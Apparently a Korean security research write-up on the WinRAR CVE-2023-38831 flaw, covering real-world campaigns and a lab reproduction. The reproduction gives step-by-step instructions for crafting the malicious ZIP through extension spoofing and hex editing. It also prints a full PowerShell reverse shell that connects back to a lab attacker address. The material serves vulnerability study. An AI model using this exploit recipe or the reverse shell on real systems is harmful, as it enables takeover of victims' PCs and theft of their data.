
Research & Technique

WinRAR Arbitrary Code Execution 취약점 (CVE-2023-38831)

■ 취약점 개요

2023 년 8 월, RARLAB 의 Windows 운영체제용 파일 압축 및 압축 해제 소프트웨어인 WinRAR® 6.22 이하 버전에서 임의의 코드를 실행할 수 있는 CVE-2023-38831 취약점이 공개됐다. 이 취약점은 확장자를 조작한 정상 문서 파일과 악성 코드가 포함된 ZIP 파일에서, 정상 문서 실행 시 악성 코드가 대체 실행된다.

이를 악용하여 최근 암호 화폐 포럼 등 다수의 사이트에서 암호 화폐 및 주식 거래자들을 대상으로 한 공격이 발견됐다. 거래자들이 공격자가 유포한 압축 파일의 링크로 접속해 미끼 파일을 실행하면, 악성 프로그램이 거래자의 기기를 감염시켜 피해자 계좌에서 탈취 자금을 인출한다. 현재까지 최소 130 개 이상의 기기가 감염되어 피해를 본 것으로 밝혀졌다.



*출처: group-ib

그림 1. "비트코인 거래를 위한 최고의 개인 전략"으로 업로드 된 악성 게시물


또한, 러시아-우크라이나의 사이버 전쟁이 심각해지면서, 우크라이나를 공격 대상으로 삼는 해킹 조직들 중 하나인 "GhostWriter(일명 UAC-0057 또는 UNC1151)"가 CVE-2023-38831 취약점을 활용해 공격한 사례도 발견됐다. 이 조직은 우크라이나를 대상으로 전쟁과 관련된 링크 파일을 미끼로 삼아 의도적으로 삽입한 악성 코드를 실행시켰다.

*출처: CERT-UA

그림 2. 우크라이나 CERT 팀 공식 게시글

RARLAB 은 현재 전 세계적으로 WinRAR 를 사용하는 사용자 수를 약 5 억 명 이상으로 추정하고 있다. CVE-2023-38831 취약점의 CVSS 점수는 7.8 점으로 매겨졌지만, WinRAR 의 사용 규모가 크고 다른 CVE[1]에 비해 공격 난이도가 쉬운 편에 속한다.

[1] CVE(Common Vulnerabilities and Exposures): 공개적으로 알려진 컴퓨터 보안 결함 목록



*출처: RARLAB

그림 3. WinRAR 공식 사이트 내용

이러한 이유로 해당 취약점은 다른 공격들과 복합적으로 활용하기 용이하다. 예를 들어 랜섬웨어와 연계하여 공격에 사용된다면 강력한 피해를 발생시킬 수 있다. 따라서 사용자들은 각별한 주의가 필요하다.

■ 영향받는 소프트웨어 버전

CVE-2023-38831 에 취약한 WinRAR 버전은 다음과 같다.

S/W 구분	취약 버전
WinRAR	WinRAR 6.22 이하 모든 버전

■ 공격 시나리오

CVE-2023-38831 취약점을 이용한 공격 시나리오는 다음과 같다.

infosec




그림 4. CVE-2023-38831 공격 시나리오

① 공격자는 CVE-2023-38831 취약점을 유발하는 악성 스크립트가 삽입된 ZIP을 생성한다.
② 공격자는 생성한 악성 ZIP 파일을 메일/게시판/메신저 등을 통해 유포한다.
③ 피해자는 유포된 ZIP 파일을 PC에 다운로드한다.
④ 피해자는 다운로드한 악성 ZIP 파일을 취약한 버전의 WinRAR로 연다.
⑤ 피해자가 ZIP 파일 내 확장자 스푸핑[2]이 적용된 문서를 열면, 공격자가 삽입한 악성 스크립트가 실행된다.
⑥ 공격자가 악성 스크립트를 통해 피해자의 PC 를 장악하고, 내부 주요 정보를 탈취한다.

[2] 확장자 스푸핑(Extension Spoofing): 파일 확장자를 조작해 파일의 실제 형식을 숨기고 다른 파일로 위장하는 공격 기술

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2023-38831 의 동작 과정을 살펴본다.


이름	IP	정보
피해자	192.168.0.2	Windows 10 Pro 22H2 WinRAR 6.22
공격자	192.168.0.9	Windows 10 Pro 22H2

■ 취약점 테스트

Step 1. 환경 구성

1) 피해자 PC에 CVE-2023-38831 취약점이 존재하는 WinRAR 6.22 버전을 다운로드한다.

다운로드 주소
https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe



*출처: RARLAB

그림 5. WinRAR 6.22 버전 다운로드

2) 다운로드한 WinRAR 6.22 버전을 설치한다.




그림 6. WinRAR 6.22 버전 설치

Step 2. 악성 ZIP 파일 생성

1) 공격자는 공격에 사용할 정상 문서 파일(문서, 이미지 등 모든 파일 가능)과 악성 스크립트 파일을 준비한다.

그림 7. 악성 ZIP 파일을 구성할 파일 준비

피해자 PC 에 실행시킬 악성 스크립트는 리버스 쉘(Reverse Shell)[3] 스크립트를 사용했다.

리버스 쉘 스크립트 주소
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell

해당 스크립트는 피해자의 PC 에서 공격자의 서버(192.168.0.9:4444)로 소켓을 연결하고, 공격자로부터 전달받은 명령어를 피해자의 PC 에서 실행한 결과를 공격자에게 전송한다.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.0.9',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()"
```

그림 8. 악성 스크립트 (script.bat)

[3] 리버스 쉘(Reverse Shell): 목표 시스템에 접근하고 제어하기 위해 해당 시스템에서 실행되는 악성 코드를 통해 연결을 열어주는 네트워크 쉘

2) 정상 문서 파일과 동일한 이름의 디렉터리를 생성한 후, 해당 디렉터리에 악성 스크립트 파일을 이동시키고 마찬가지로 문서 파일과 동일한 이름으로 변경한다. 이때 확장자 스푸핑을 이용하기 위해 모든 파일 및 디렉터리명 끝에 더미 문자('A' 혹은 'B')를 추가한다.

Windows에서는 파일과 디렉터리의 이름을 동일하게 생성할 수 없으므로 'A'와 'B' 두 가지의 더미 문자를 사용하여 구분했다. 구성된 파일 목록은 다음과 같다.

그림 9. 취약점 발생을 위한 변조된 ZIP 파일 구성

3) 구성한 모든 파일 및 디렉터리를 ZIP 파일로 압축한다.




그림 10. ZIP 파일로 압축 진행

4) 생성한 ZIP 파일을 헥스 에디터(HxD)[4]로 열고, 검색 기능을 이용해 문서 파일 및 디렉터리의 이름인 'resume.pdf'를 검색한다.




그림 11. 헥스 에디터를 통해 변조할 데이터 검색

[4] 헥스 에디터(HxD): Windows 환경에서 사용할 수 있는 16 진수 편집기로 이진 데이터를 편집 및 분석하는 도구

5) 검색된 문서 파일 및 디렉터리 이름 뒤에 추가했던 더미 문자를 모두 공백 문자(Space, 0x20)로 변경한 후 저장하여 악성 ZIP 파일을 완성한다.




그림 12. 더미 문자를 공백 문자로 치환

Step 3. 악성 ZIP 파일 유포

공격자는 생성한 악성 ZIP 파일을 피해자에게 유포해 다운로드하도록 유도한다.

그림 13. 악성 ZIP 파일 유포

Step 4. 악성 ZIP 파일을 통한 WinRAR 취약점 발생

피해자가 다운받은 악성 ZIP 파일을 취약 버전의 WinRAR 로 열어 압축된 문서 파일(reseume.pdf)을 실행하면, 동시에 공격자가 심어 놓은 리버스 쉘 스크립트가 동작한다. 이에 대한 자세한 내용은 취약점 상세 분석에서 설명한다.




그림 14. WinRAR 취약점으로 인한 악성 스크립트 실행

Step 5. 피해자 PC 장악

공격자는 리버스 쉘 스크립트가 실행된 피해자 PC 의 명령 제어 권한을 탈취해 PC 를 장악한다.

